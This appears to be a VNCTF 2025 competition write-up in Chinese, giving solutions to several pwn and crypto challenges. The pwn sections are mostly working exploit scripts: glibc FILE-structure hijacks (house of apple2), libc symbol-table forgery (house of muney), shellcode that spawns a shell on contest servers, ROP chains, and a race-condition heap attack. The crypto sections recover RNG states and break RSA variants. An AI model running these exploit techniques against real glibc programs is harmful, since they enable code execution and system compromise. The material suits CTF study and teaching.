fake_IO_FILE +=p64(system)#_IO_save_end=call addr(call
setcontext/system)
fake_IO_FILE = fake_IO_FILE.ljust(0x68, b'\x00')
fake_IO_FILE += p64(0)  # _chain
fake_IO_FILE = fake_IO_FILE.ljust(0x88, b'\x00')
fake_IO_FILE += p64(heapbase+0x1000-0x410)  # _lock = a writable
address
fake_IO_FILE = fake_IO_FILE.ljust(0xa0, b'\x00')
fake_IO_FILE +=p64(fake_io_addr+0x30)#_wide_data,rax1_addr
fake_IO_FILE = fake_IO_FILE.ljust(0xc0, b'\x00')
fake_IO_FILE += p64(1) #mode=1
fake_IO_FILE = fake_IO_FILE.ljust(0xd8, b'\x00')
fake_IO_FILE += p64(IO_wfile_jumps+0x30)  #
vtable=IO_wfile_jumps+0x10
fake_IO_FILE +=p64(0)*6
fake_IO_FILE += p64(fake_io_addr+0x40)  # rax2_addr


#gdb.attach(p,"b *_IO_wfile_overflow")
namefunc(fake_IO_FILE)
cmd("exit")
print("libcbase,",hex(libcbase))
##p.sendline(":")
##p.sendline("invalidcmd")


p.interactive()
```

签个到吧

可以注意到寄存器都被清空，尤其是 rsp，所以栈结构是被破坏的，有些师傅过来问为什么 push 和 pop 执行会卡住就是这个原因，给了 23 个字节，所以肯定要构造二次读

入的，先回复 rsp，直接用 mov，把 rsp 移到后面可读写的位置当 stack 就行，也可以选择使用 fs 寄存器，因为给的长度够大，所以怎么写都行，这里给出两种

```python
from pwn import *

context(log_level="debug", arch="amd64", os="linux")
#io = process("./pwn")
io=remote("127.0.0.1",9999)
io.recv()
#gdb.attach(io,'b execute\nc')
shellcode=asm('''
mov rsp, fs:[0x300]
push rdi
pop rdx
push rdx
pop rsi
pop rdi
add rsi,22
syscall
jmp rsi
''')
io.send(shellcode)
print(len(shellcode))
shellcode=asm(shellcraft.sh())
io.send(shellcode)
io.interactive()
```

```python
from pwn import*
context(os='linux', arch='amd64')
context.log_level = 'debug'
io=remote('node.vnteam.cn',47737)
elf=ELF('./p')
payload=asm('''
mov rsp,rdi;
add rsp,0x50;
mov rsi,rsp;
mov rdx,rdi;
xor rdi,rdi;
syscall
call rsi
''')
io.send(payload)
payload=asm('''
nop
mov rax,0x3b;
xor rdi, rdi;
mov rdx, rdi;
push rdx;
mov rdi, 0x68732f6e69622f2f ;
push rdi;
mov rdi, rsp ;
xor rsi, rsi;
xor rdx, rdx;
syscall
''')
print(payload)
io.sendline(payload)
io.interactive()
```

Late Binding

考点其实是 house of muney,限制了 malloc 和 free 的次数，但是没有控制 malloc 的大小，所以可以直接申请到 libc 上面，编辑函数里面可以修改指定偏移的位置，那就意味着可以跳过前面的，直接向后修改，也意味着我们可以反向修改申请的堆块 size，然后可以把 libc 的符号表、哈希表等数据所在的地址空间也释放掉。再把这一片空间给申请回来，就能伪造符号表、哈希表，那么在解析函数实际地址的时候就能控制其解析为任意地址，进而控制程序执行流。最后打 onegadget 就行，可以参考这一篇博客和 2023ciscn 华中赛区半决赛的同名题目。

https://roderickchan.github.io/zh-cn/2022-06-18-glibcheap-house-of-muney/

```Python
from pwn import *

elf = ELF("./pwn")
libc = ELF("./libc.so.6")
context(log_level="debug", arch="amd64", os="linux")
io = process(["/home/gets/pwn/teach/vnctf25/dl/ld-linux-x86-
64.so.2", "./pwn"],

env={"LD_PRELOAD":"/home/gets/pwn/teach/vnctf25/dl/libc.so.6"})

def add(index, size):
    io.sendlineafter(b"option:", b"1")
    io.sendlineafter(b"ID:", str(index).encode())
    io.sendlineafter(b"size:", str(size).encode())

def free(index):
    io.sendlineafter(b"option:", b"2")
    io.sendlineafter(b"remove:", str(index).encode())

def edit(index, offset, content):
    io.sendlineafter(b"option:", b"3")
    io.sendlineafter(b"update:", str(index).encode())
    io.sendlineafter(b"length:", str(offset).encode())
    io.sendafter(b"details:", content)

def show(index):
    io.sendlineafter(b"option:", b"4")
    io.sendlineafter(b"view:", str(index).encode())

def dbg():
    gdb.attach(io)
```

```
add(0, 0x40000 - 0x2000)
dbg()
edit(0,-8, p64(0x41002 + 0x5000 + 0x4000))
free(0)
add(0, 0x41000 * 2 + 0x4000)

base_off = 0x7dff0
one_gadget = [0xe3afe, 0xe3b01, 0xe3b04][1]
gnu_hash_section = libc.get_section_by_name('.gnu.hash')
dynsym_section = libc.get_section_by_name('.dynsym')
dynstr_section = libc.get_section_by_name('.dynstr')

namehash = gnu_hash_section.gnu_hash('exit')
bloom_off = gnu_hash_section['sh_addr'] + 4 *
gnu_hash_section._wordsize
bucket_off = bloom_off + gnu_hash_section.params['bloom_size'] *
gnu_hash_section._xwordsize

bloom_elem_idx = int(namehash /
gnu_hash_section.elffile.elfclass) %
gnu_hash_section.params['bloom_size']
bloom_elem_off = bloom_off + bloom_elem_idx *
gnu_hash_section._xwordsize
bloom_elem_val = gnu_hash_section.params['bloom'][bloom_elem_idx]

bucket_elem_idx = namehash % gnu_hash_section.params['nbuckets']
bucket_elem_off = bucket_off + bucket_elem_idx *
gnu_hash_section._wordsize
bucket_elem_val =
gnu_hash_section.params['buckets'][bucket_elem_idx]

hasharr_off = gnu_hash_section._chain_pos + (bucket_elem_val -
gnu_hash_section.params['symoffset']) * gnu_hash_section._wordsize
sym_off = dynsym_section['sh_offset'] + bucket_elem_val *
dynsym_section['sh_entsize']

sym_value = b''
sym_value += p32(libc.search(b'exit\x00').__next__() -
dynstr_section['sh_offset'])  # st_name
sym_value += p8(0x12)  # st_info
sym_value += p8(0)  # st_other
sym_value += p16(1)  # st_shndx
sym_value += p64(one_gadget)  # st_value
```

```
sym_value += p64(8)  # st_size
#dbg()
edit(0, base_off + bloom_elem_off, p64(bloom_elem_val))
edit(0, base_off + bucket_elem_off, p32(bucket_elem_val))
edit(0, base_off + hasharr_off, p32(namehash))
edit(0, base_off + sym_off, sym_value)
#gdb.attach(io, "b _dl_fixup\nc")

io.sendlineafter(b"option:", b"5")
io.interactive()
```

FileSys

条件竞争对同一个 file 结构体调用两次 fput 构造出 file 结构体的 uaf

竞争可以使用 punching hole 来提高成功率

相关技术可参考：https://starlabs.sg/blog/2023/07-a-new-method-for-container-escape-using-file-based-dirtycred/

hexagon

https://c-lby.top/2025/2025vnctf-hexagon/

省流不看版：

```
Python
from pwn import *

# r = process(['qemu-hexagon', '-L', 'libc', '-d',
'in_asm,exec,cpu,nochain', '-singlestep',
#             '-dfilter', '0x20420+0xc0', '-strace', '-D',
'./log', './main'])
r = remote('node.vnteam.cn', 43815)
context(os='linux', log_level='debug')
libc = ELF('./libc.so')

stack = 0x4080e9d8 # 栈地址在 ubuntu22 的 qemu 下可能会变
libc_base = 0x3FEC0000 # libc 地址不会变
binsh = libc_base+0x119f7

r.recv()
r.sendline(str(binsh).encode())

payload = p32(0)*2 + p32(stack+8)+p32(libc_base+0xBE7C0)
```

```
r.send(payload)

r.interactive()
```

好 easy 嘅题啦

程序漏洞在对 stack 操作，可以造成溢出（exp 写的很丑陋，见谅）

ps. 程序在对 heap 操作也存在漏洞，选手也可自由发挥

```Python
#!/usr/bin/env python3
from pwncli import *
import threading
import re

# context.terminal = ["tmux", "splitw", "-h", "-l", "122"]
context.terminal = ["tmux", "new-window"]
local_flag = sys.argv[1] if len(sys.argv) == 2 else 0

# ip = '127.0.0.1'
ip = 'node.vnteam.cn'
port = 43492
# port = 9999
io = []

if local_flag == "remote":
    gift.io = remote(ip, port)
    sla(b'How many threads do you want to create? ', b'1\n')
    io.append(gift.io)
    gift.remote = True
else:
    gift.io = process('./pwn1')
    if local_flag == "nodbg":
        gift.remote = True
init_x64_context(gift.io, gift)
libc = load_libc('/lib/x86_64-linux-gnu/libc.so.6')
gift.elf = ELF('./pwn1')

payload = ""

def add(reg1, reg2):
    global payload
    payload += f"add {str(reg1)} {str(reg2)}\n"
```

```
def sub(reg1, reg2):
    global payload
    payload += f"sub {str(reg1)} {str(reg2)}\n"

def mul(reg1, reg2):
    global payload
    payload += f"mul {str(reg1)} {str(reg2)}\n"

def div(reg1, reg2):
    global payload
    payload += f"div {str(reg1)} {str(reg2)}\n"

def stack(reg):
    global payload
    payload += f"stack {str(reg)} {str(reg)}\n"

def heap(reg):
    global payload
    payload += f"heap {str(reg)} {str(reg)}\n"

def xor(reg1, reg2):
    global payload
    payload += f"xor {str(reg1)} {str(reg2)}\n"

def and_(reg1, reg2):
    global payload
    payload += f"and {str(reg1)} {str(reg2)}\n"

def or_(reg1, reg2):
    global payload
    payload += f"or {str(reg1)} {str(reg2)}\n"

def not_(reg):
    global payload
    payload += f"not {str(reg)} {str(reg)}\n"

def shl(reg1, reg2):
    global payload
    payload += f"shl {str(reg1)} {str(reg2)}\n"

def shr(reg1, reg2):
    global payload
    payload += f"shr {str(reg1)} {str(reg2)}\n"
```

```
def print_(reg):
    global payload
    payload += f"print {str(reg)} {str(reg)}\n"

def exit_():
    global payload
    payload += "AveMujica 0 0\n"

def input_(reg):
    global payload
    payload += f"input {str(reg)} {str(reg)}\n"

def input_code(p, code):
    p.recvuntil('Input your Code (end with EOF): ')
    code += 'EOF'
    code = code.split('\n')
    for i in code:
        p.sendline(i)
        sleep(0.06)

for _ in range(2):
    io.append(remote(ip, port))

stack(0)
input_code(io[1], payload)

payload = ""
stack(1)
input_code(io[2], payload)

log_ex("Stack overflow")
io[1].recvuntil(b'Stack operate: ')
io[2].recvuntil(b'Stack operate: ')
sleep(1)
io[1].sendline(b'pop')
io[2].sendline(b'pop')

sleep(1)

log_ex("Make heap vector expand")
heap_count = 0
payload = ""
for _ in range(0x10):
```

```
    heap(0)
for _ in range(5):
    p2 = remote(ip, port)
    input_code(p2, payload)
    while True:
        try:
            res = p2.recv(timeout=3)
        except:
            break
        print(res)
        if b'Heap operate: ' not in res:
            break
        p2.sendline(b'alloc')
        p2.recvuntil(b'Size: ')
        p2.sendline(b'16')
        heap_count += 1
    p2.close()
    sleep(1)
log_ex(f"heap_count: {heap_count}")

# context.log_level = 'error'
log_ex("Make stack overflow to heap vector")
for i in range(3):
    io[i].close()
top_index = 129
target_index = 0x294
payload = ""
for _ in range(0x294):
    stack(0)
for _ in range(1):
    p1 = remote(ip, port)
    input_code(p1, payload)
    while True:
        if top_index >= target_index:
            break
        try:
            res = p1.recv(timeout=3)
        except:
            break
        print(res)
        if b'Stack operate: ' not in res:
            break
        p1.sendline(b'pop')
        top_index += 1
```

```
    p1.close()
    log_ex(f"top_index: {top_index}")
    sleep(1)

log_ex("Leak libc and heap")
io5 = remote(ip, port)
payload = ""
heap(0)
input_(0)
heap(0)
io.append(remote(ip, port))
input_code(io5, payload)
io5.recvuntil(b'Heap operate: ')
io5.sendline(b'print')
io5.recvuntil(b'Content: ')
libc_base = u64_ex(io5.recvuntil(b'\x7f')[-6:]) - 0x21ACE0
set_current_libc_base_and_log(libc_base)
io5.recvuntil(b'Input reg0: ')
io5.sendline(b'8')
io5.recvuntil(b'Heap operate: ')
io5.sendline(b'print')
io5.recvuntil(b'Content: ')
heap_base = (u64_ex(io5.recv(5)) - 0x13) << 12
log_heap_base_addr(heap_base)

context.log_level = 'debug'
log_ex("Write fake addree to heap vector")
heap_vector = heap_base + 0x14FB0
io6 = remote(ip, port)
payload = ""
stack(0)
stack(0)
print_(0)
stack(0)
stack(0)
input_code(io6, payload)
io6.recvuntil(b'Stack operate: ')
io6.sendline(b'pop')
io6.recvuntil(b'Stack operate: ')
io6.sendline(b'pop')
io6.recvuntil(b'reg: ')
heap1 = int(io6.recvline().strip(b'\n'), 16)
offset = {0x133E0: 0, 0x13420: 1, 0x13400: 2, 0x13440: 3, 0x12C70:
4, 0x12C90: 5}
```

```
log_address_ex2(heap1)
log_ex(f"offset: {offset}")
offset = offset[heap1 - heap_base]
log_ex(f"offset_idx: {offset}")
io6.recvuntil(b'Stack operate: ')
io6.sendline(b'pop')

io5.close()
io6.close()

log_ex("House of apple2 and stack pivoting")
io7 = remote(ip, port)
payload = ""
sub(1, 2)
sub(1, 2)
input_(0)
input_(1)
input_(2)
stack(1)
stack(0)
heap(2)
heap(3)
input_(3)
heap(3)
exit_()

input_code(io7, payload)
payload71 = p64_ex(libc.sym._IO_list_all) + p64_ex(0x8) +
p64_ex(heap_base + 0x10000) + p64_ex(0x500)
io7.recvuntil(b'Input reg0: ')
io7.sendline(str(heap_vector))
io7.recvuntil(b'Input reg1: ')
io7.sendline(str(len(payload71)))
io7.recvuntil(b'Input reg2: ')
io7.sendline(str(offset))
io7.recvuntil(b'Stack operate: ')
io7.sendline(b'push')
io7.recvuntil(b'Stack operate: ')
io7.sendline(b'push')
io7.recvuntil(b'Heap operate: ')
io7.sendline(b'input')
io7.recvuntil(b'Input: ')
io7.send(payload71)
io7.recvuntil(b'Heap operate: ')
```

```
io7.sendline(b'input')
io7.recvuntil(b'Input: ')
io7.send(p64_ex(heap_base + 0x10000))
io7.recvuntil(b'Input reg3: ')
io7.sendline(str(1))
io7.recvuntil(b'Heap operate: ')
io7.sendline(b'input')
io7.recvuntil(b'Input: ')
# pause()

cmd = f'''
    b pwn1.cpp:187
    b *{hex(CG.pop_rbp_ret())}
    c
'''
launch_gdb(cmd)
fake_IO_FILE = heap_base + 0x10000
io_file = IO_FILE_plus_struct()
CG.set_find_area(False, True)
payload72 =
io_file.house_of_apple2_stack_pivoting_when_exit(fake_IO_FILE,
libc.sym._IO_wfile_jumps, CG.leave_ret(), CG.pop_rbp_ret(),
fake_IO_FILE + 0xE0 - 0x8)
rdi = CG.pop_rdi_ret()
rsi = CG.pop_rsi_ret()
rdx_rbx = CG.pop_rdx_rbx_ret()
payload72 += flat([rdi, heap_base, rsi, 0x20000, rdx_rbx, 7, 0,
libc.sym.mprotect, fake_IO_FILE + 0x48 + 0xE0])
# shellcode = shellcraft.open('/flag') + shellcraft.sendfile(7, 9,
0, 0x100) + shellcraft.sendfile(7, 0xA, 0, 0x100)
shellcode = (
    shellcraft.open('/flag')
    + shellcraft.read(9, heap_base, 0x100)
    + shellcraft.read(10, heap_base, 0x100)
    + shellcraft.write(7, heap_base, 0x100)
    + shellcraft.write(8, heap_base, 0x100)
)
payload72 += asm(shellcode)
io7.send(payload72)
io7.interactive()
```

Crypto

并非 RC4

探索发现 sbox 的元素越来越趋同，产生的密钥流也逐渐收敛到一个数。大概从 2 万多个字符开始，产生的密钥流就只会出现同一个字符，在此基础上可以爆破 MT19937。密钥流字符有 256 种可能，如果是爆破 256 次不现实，但是至少有一万个字符的数据是可用的，每个字符只取 2 个 bit 也是能够爆破出来的。这样子最多爆破 4 次，10min 内可以跑出来。

exp(sage):

注意 sage 里面^^是异或，^是次方。如果是无解的情况会报错，所以要使用 try-except.

```Python
from Crypto.Util.number import *
from random import *
from tqdm import *
from sage.all import *
import sympy

data = []#在此填入 data.txt

def construct_a_row(RNG):
    row = []
    # 先消耗掉前 29999 个随机数
    for _ in range(29999):
        RNG.getrandbits(8)

    # 获取接下来的 9984 个随机数的前 2 位
    for _ in range(9984):
        # 获取 8 位随机数,右移 6 位只保留前 2 位
        bits = RNG.getrandbits(8) >> 6
        # 转换为二进制并填充到 2 位
        row += list(map(int, bin(bits)[2:].zfill(2)))

    return row

# 构造线性方程组的矩阵
L = []
for i in trange(19968):
    state = [0]*624  # MT19937 使用 624 个 32 位整数作为状态
    # 构造一个只有一位为 1,其他都为 0 的序列
```

```
    temp = "0"*i + "1"*1 + "0"*(19968-1-i)
    # 将这个序列分成 624 段,每段 32 位,转换为整数
    for j in range(624):
        state[j] = int(temp[32*j:32*j+32], 2)

    RNG = Random()
    RNG.setstate((3,tuple(state+[624]),None))
    L.append(construct_a_row(RNG))

# 将 L 转换为 GF(2)上的矩阵（二进制域）
L = Matrix(GF(2),L)

def cul(xor):
    try:
        # 构造目标向量 R
        R = []
        for i in range(29999, 39983):
            # 对数据进行异或处理
            num = data[i] >> 6
            R += list(map(int, (bin(num ^^ xor)[2:].zfill(2))))

        R = vector(GF(2), R)
        s = L.solve_left(R)  # 这里可能会抛出异常

        # 将解转换为二进制字符串
        init = "".join(list(map(str,s)))
        state = []
        # 将解重新分割成 624 个 32 位整数
        for i in range(624):
            state.append(int(init[32*i:32*i+32],2))

        # 创建新的 RNG 并设置恢复出的状态
        RNG1 = Random()
        RNG1.setstate((3,tuple(state+[624]),None))

        for _ in range(40000):
            RNG1.getrandbits(8)

        p = sympy.nextprime(RNG1.getrandbits(512))
        q = sympy.nextprime(RNG1.getrandbits(512))
        n =
26980604887403283496573518645101009757918606698853458260144784342978772393393467159696674710328131884261355662514745622491261092465745269577290758714239679409012557118030398147480332081042210408218
```

```
873412104474132547613451860678023917511229350978870100566088192724
538169909518334513999576088841152524979408 51
        e = 65537
        encrypted_flag =
228471443723667818072963647542155838698720511375649870294098158791
893177304699496286420017321530662245317492694343134836574657085584
261417477712434424366395627851838696831904971793231588097575665820
760311639007737125825689426168294345089261651179197448571750794803
576951839648456384136391305671083009061564 67
        phi = (p-1)*(q-1)
        d = inverse(e,phi)
        flag = pow(encrypted_flag,d,n)
        print(f"For xor value {xor}:")
        print(long_to_bytes(flag))

    except Exception as e:
        print(f"Attempt with xor={xor} failed: {str(e)}")
        pass  # 直接继续下一次循环

# 主循环
print("Starting brute force...")
for i in range(4):
    cul(i)
print("Brute force completed.")
```

运行结果:

```
Plain Text
100%|████████████████████████████████████████████████████████████
████████████| 19968/19968 [02:15<00:00, 147.38it/s]
Starting brute force...
Attempt with xor=0 failed: matrix equation has no solutions
For xor value 1:
b'VNCTF{FL4w3d_RC4_C0nv3rg3s_2_123_4nd_M1nd_Sm4ller_MT_Brut3}'
Attempt with xor=2 failed: matrix equation has no solutions
Attempt with xor=3 failed: matrix equation has no solutions
Brute force completed.
```

flag:VNCTF{FL4w3d_RC4_C0nv3rg3s_2_123_4nd_M1nd_Sm4ller_MT_Brut3}

Simple prediction

这题主要是讲打乱的 flag 部分怎么恢复思路吧，以前看到 shuffle 这种随机打乱 flag 的

情况感觉挺抽象的，于是将其还原成一个题目

part1

出题的思路是把 flag 拆成二进制的形式，若二进制数为 0 则输出 lcg 的生成结果，为 1 则是随机生成的杂乱数据，来起到随机提供正确输出的 256 组数据（对于 lcg 来说，这样的信息提供的实在太多了），本质上就是信息部分泄露导致伪随机数被预测。

这题的话思路目的非常明确，找到 lcg 参数并且还原所有的信息，数据给的多做法也多，题解的思考方式可能也是仅仅一种：本题 flag 以 b'VNCTF{'开头是已知信息，就可以知道前 48 位部分信息真实性。

[0, 2, 4, 7, 8, 10, 11, 15, 16, 18, 19, 20, 21, 24, 26, 28, 30, 31, 32, 34, 35, 36, 39, 40, 45]

以上一组数据的信息是真实的，就去寻找合适的攻击方式，寻找到他出现过 6 组数据是隔一位输出情况，这个 lcg 就可以被攻击预测到，计算他的 a，b，m 参数即可还原原来的字符串。

```Python
from Crypto.Util.number import *

class LCG:
    def __init__(self, seed, a, b, m):
        self.seed = seed
        self.a = a
        self.b = b
        self.m = m
        #print(f"LCG 初始化参数: seed={self.seed}\n a={self.a}\n
b={self.b}\n m={self.m}")
    def next(self):
        self.seed = (self.seed * self.a + self.b) % self.m
        return self.seed

def legendre(a, p):
    return pow(a, (p - 1) // 2, p)

def tonelli(n, p):
    assert legendre(n, p) == 1, "not a square (mod p)"
    q = p - 1
    s = 0
    while q % 2 == 0:
        q //= 2
        s += 1
    if s == 1:
        return pow(n, (p + 1) // 4, p)
```

```
    for z in range(2, p):
        if p - 1 == legendre(z, p):
            break
    c = pow(z, q, p)
    r = pow(n, (q + 1) // 2, p)
    t = pow(n, q, p)
    m = s
    t2 = 0
    while (t - 1) % p != 0:
        t2 = (t * t) % p
        for i in range(1, m):
            if (t2 - 1) % p == 0:
                break
            t2 = (t2 * t2) % p
        b = pow(c, 1 << (m - i - 1), p)
        r = (r * b) % p
        c = (b * b) % p
        t = (t * c) % p
        m = i
    return r

def find_longest_arithmetic_sequence(indices, diff=2):
    longest_sequence = []
    n = len(indices)

    for i in range(n):
        sequence = [indices[i]]
        next_term = indices[i] + diff

        while next_term in indices:
            sequence.append(next_term)
            next_term += diff

        if len(sequence) > len(longest_sequence):
            longest_sequence = sequence

    return longest_sequence

str= b"VNCTF{"
binary_flag = ''.join(f"{byte:08b}" for byte in str)
# print(binary_flag)
zero_indices = [i for i, bit in enumerate(binary_flag) if bit ==
'0']
# print(zero_indices)
```

```
longest_sequence = find_longest_arithmetic_sequence(zero_indices,
diff=2)
print(f"找到的最长 d=2 的等差数列: {longest_sequence}")
print(f"尝试用 lcg 隔位攻击方式,获取 lcg 各参数……")
n=[……]
x = [n[24], n[26], n[28], n[30], n[32],n[34],n[36]]
t = []

for i in range(1, len(x)):
    t.append(x[i] - x[i-1])

m = 0
for i in range(1, len(t)-1):
    m = GCD(t[i+1]*t[i-1] - t[i]*t[i], m)
print(f"m={m}")

for p in sieve_base:
    while m % p == 0: m //= p
assert isPrime(m)
a = (n[30] - n[28]) * inverse(n[28] - n[26], m) % m
a = tonelli(a%m, m)
b = (n[26] - a*a*n[24])*inverse(a+1, m) % m

print(f"a={a}")
print(f"b={b}")

seed=n[0]
lcg = LCG(seed=seed, a=a, b=b, m=m)

recovered_numbers = []
for _ in range(8*64-1):
    recovered_numbers.append(lcg.next())
recovered_numbers.insert(0,n[0])
# print(recovered_numbers)
binary_result = ""
for rec, ref in zip(recovered_numbers, n):
    binary_result += "0" if rec == ref else "1"

# print(f"二进制字符串: {binary_result}")
binary_str=binary_result
original_bytes = [int(binary_str[i:i+8], 2) for i in range(0,
len(binary_str), 8)]
original_string = bytes(original_bytes).decode('utf-8')  # 转换为字
符串
```

```
print(original_string)
#VNCTF{Happy_New_Year_C0ngratu1at
```

part2

flag 在 100 长度内，拆出 FLAG2 成为一个比较大的 list 记为 encoded_flag，通过 shuffle 函数随机打乱它的顺序，定义了一个 RSA，让它的密文 c 符合以下条件

$$c \equiv (0 + 0x1234)^e \times m_0 + (1 + 0x1234)^e \times m_1 + \ldots + (i + 0x1234)^e \times m_i \bmod n$$

构造一个类似背包的格可以简化运算

$$(m_0 \quad m_1 \quad \ldots \quad m_i \quad 1 \quad k)\begin{pmatrix} 1 & 0 & \ldots & 0 & 0 & (0x1234+0)^e \\ 0 & 1 & \ldots & 0 & 0 & (0x1234+1)^e \\ \vdots & \vdots & \ddots & \vdots & \vdots & \vdots \\ 0 & 0 & \ldots & 1 & 0 & (0x1234+i)^e \\ 0 & 0 & \ldots & 0 & 1 & -c \\ 0 & 0 & \ldots & 0 & 0 & n \end{pmatrix} = (m_0 \quad m_1 \quad \ldots \quad m_i \quad 1 \quad 0)$$

```Python
from Crypto.Util.number import *
from sage.all import *

n =
e =
c =

Key = [pow((i + 0x1234), e, n) for i in range(100)]

Ge = Matrix(ZZ, 102, 102)

for i in range(100):
    Ge[i, i] = 1
    Ge[i, -1] = Key[i]

Ge[-2, -2] = 1
Ge[-1, -1] = n
Ge[-2, -1] = c

Ge[:, -1] *= 2**200

FLAG2 = None

for line in Ge.LLL():
    if line[-1] == 0:
```

```
        flag = ""
        for i in line[:-2]:
            if 0 <= i <= 0x10FFFF:
                flag += chr(i)
            else:
                print(f"非法字符出现： {i}")
                flag += "?"
        FLAG2 = flag
        break
print(f"FLAG2: {FLAG2}")

#FLAG2: i0ns_On_Rec0vering_The_Messages}
```

ss0Hurt!

题目给定了一个 hash，process 函数把三个输入 x,y,z 输出成一个向量 $[5x+y-5z, 5y-z, 5z]$，然后对于输入的 flag 也就是 m 使用了 symbolic 的 x,y,z 做一些运算，但仔细看看就会发现是一个单纯的快速幂

假设 process 是一次未知的转换T，那么$plana = Mat(m//2)$就是计算$T^{\lfloor m//2 \rfloor}$，然后 planb(*planb)就是$\left(T^{\lfloor m//2 \rfloor}\right)^2$，所以 Mat 其实就是$T^m(x)$

其中的T很容易看出来就是一个矩阵乘法，也就是给定了$v = A^m u$求 m

要求矩阵幂的第一件事就是对角化，很容易发现 A 不可对角化，那就算其 jordan form，也就是求出$A = PJP^{-1}$，其中 J 是一个上三角矩阵

其中，$A^m = (PJP^{-1})^m = PJ^mP^{-1}$，所以可以表示为$v' = J^m u'$

至于 J 的话，本题$J = \begin{bmatrix} 5 & 1 & 0 \\ 0 & 5 & 1 \\ 0 & 0 & 5 \end{bmatrix}$，

J^n可以直接用 WolframAlpha 计算得到$J^m = \frac{5^{m-2}}{2}\begin{bmatrix} 50 & 10m & m^2-m \\ 0 & 50 & 10m \\ 0 & 0 & 50 \end{bmatrix}$

所以$\begin{bmatrix} x' \\ y' \\ z' \end{bmatrix} = J^m \begin{bmatrix} x \\ y \\ z \end{bmatrix} = \frac{5^{m-2}}{2}\begin{bmatrix} 50 & 10m & m^2-m \\ 0 & 50 & 10m \\ 0 & 0 & 50 \end{bmatrix}\begin{bmatrix} x \\ y \\ z \end{bmatrix}$

解个方程出来即可得到 m

```
Python
from Crypto.Util.number import *
```

```
n =
106743081253087007974132382690669187409167641660258665859915640694
456867788135702053312073228376307091325146727550371538313884850638
568106223326195447798997814912891375244381751926653858549419946547
894675646011818800255999071070352934719005006228971056393128007601
573916373180007524930454138943896336817929823
K = Zmod(n)
A = matrix(K, [[5, 1, -5], [0, 5, -1], [0, 0, 5]])
u = vector(K, (2025, 208, 209))
v = vector(
    K,
    (
171997077187629894817337935692409927762430999727843271962120239366
221302047986947538650875016543816238760111287832290202782101603831
854176707942840156924583267610118080489678543324135361837854589931
285248814475293803878047122143050348418562370454632432434515856199
977519044034478414319240536515680392570949 10,
625039766743847448374179867814995383351643336796033209982416759702
537624111346726143075945054427982715815931680801107277381817553398
289098799774196453316307914204487369595541727318993018847796911191
774004576408263619143599648899956182738439558200500511364017313429
989408597925609389317871554267660347547600 36,
938401217406565431706165460279066235888915731136731130776372571310
792214293280357964168749953887951840806363121859081734224612542665
360669912059332701919647765771965731478470004461183119853316803787
729201698945413500644232437334986726848750399068290954736779272384
889279235818066472973389357168906069877000 71
    ),
)
J, P = A.jordan_form(transformation=True)
# A^n*v=u
# A=PJP^-1
# J^n*vv=uu
print(J)
vv = ~P * v
uu = ~P * u
x, y, z = uu
xx, yy, zz = vv
n = (50 * yy * z - 50 * y * zz) / (10 * z * zz)
print(long_to_bytes(int(n)))
```

sh1kaku_fw

197 维度的 LWE 不是很好使用 Lattice Reduction 归约出来，漏洞点就在 error 仅有 2 个，线性化即可。

M4 pro 12 线程，构建矩阵 list 是 10s 左右构建完，但是赋值矩阵花时间。其中后面 solve_right 相比先求 inverse 更快，大概 180s。

M4pro 单线程的话 大致 330s 就能成功求解，而且 solve_right 一类还可以优化，使用 C 估计 20s 内多线程就能成功求解。给了 450s 的限制。

easymath

很简单的一道题目，就是因式分解一下得到三个素数之后用 rabin 算法求解

```
Python
from sympy import symbols, Eq, solve
from Crypto.Util.number import *
import itertools

x = symbols('x')
c =
24884251313604275189259571459005374365204772270250725590014651519125317134307160341658199551661333326703566996431067426138627332156507267671028553934664652787411834581708944
polynomial = x**3 -
15264966144147258587171776703005926730518438603688487721465*x**2 +
76513250180666948190254989703768338299723386154619468700730085586057638716434556720233473454400881002065319569292923*x -
12544093952634394949402211355241427556044425237848307272915659914374674125853243166493867733031944978966535210435262065855054488780743386699963624320909981994018431526620619


n = solve(Eq(polynomial, 0), x)

N = 1
for p in n:
    N *= p

def crt(primes, remainders):
    result = 0
    for i in range(len(primes)):
        Mi = N // primes[i]
        inv = inverse(Mi, primes[i])
```

```
        result += remainders[i] * Mi * inv
    return result % N


roots = [pow(c, (int(p) + 1) // 4, int(p)) for p in n]

# 遍历所有可能的符号组合
for signs in itertools.product([1, -1], repeat=3):
    adjusted_roots = [
        signs[0] * roots[0] % n[0],
        signs[1] * roots[1] % n[1],
        signs[2] * roots[2] % n[2]
    ]
    flag = crt(n, adjusted_roots)
    print(long_to_bytes(flag))
```